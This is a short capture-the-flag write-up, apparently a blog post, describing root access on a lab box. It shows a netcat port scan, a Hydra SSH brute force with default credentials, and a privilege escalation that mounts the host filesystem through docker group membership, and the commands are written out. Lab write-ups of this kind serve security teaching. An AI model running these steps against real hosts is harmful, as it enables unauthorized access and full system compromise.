Docker Group Privilege Escalation - PoC (Docker 1)
1. Target
- IP:
172.31.33.210 - Service: SSH
- Vulnerability: User in Docker group -> Root filesystem mount
2. Port Discovery
Port scan performed to identify open services.
1
seq 10001 20000 | xargs -P 200 -I{} sh -c 'nc -z -w1 172.31.33.210 {} >/dev/null 2>&1 && echo open:{}'
SSH service was discovered.
3. Weak Credential Discovery
Hydra brute-force attack used against SSH.
1
2
3
tmp=$(mktemp)
printf 'root:root\nroot:toor\nadmin:admin\nubuntu:ubuntu\ndocker:docker\nuser:user\nkali:kali\nguest:guest\n' > "$tmp"
hydra -C "$tmp" -t 4 -f ssh://172.31.33.210
Valid Credentials Found: user:user
4. SSH Access
Login using discovered credentials.
1
2
ssh user@172.31.33.210
# Password: user
5. Enumeration
Basic system enumeration performed.
1
2
3
4
5
id
groups
sudo -l
docker images
docker ps -a
Important Finding: User belongs to the docker group.
Example:
1
uid=1000(user) gid=1000(user) groups=1000(user),999(docker)
This is dangerous because Docker can mount the host filesystem directly.
6. Privilege Escalation via Docker
Mount host root (/) inside a container.
1
docker run --rm -v /:/host alpine sh
Now the host filesystem becomes accessible inside the container at: /host
7. Locate Flag
Search for flag files on host.
1
find /host -maxdepth 3 -iname "*flag*" 2>/dev/null
Output: /host/root/flag.txt
8. Read Root Flag
1

cat /host/root/flag.txt
Flag: ctf{coo1eimal5looYiu3janohf7quuhai3i}
This post is licensed under CC BY 4.0 by the author.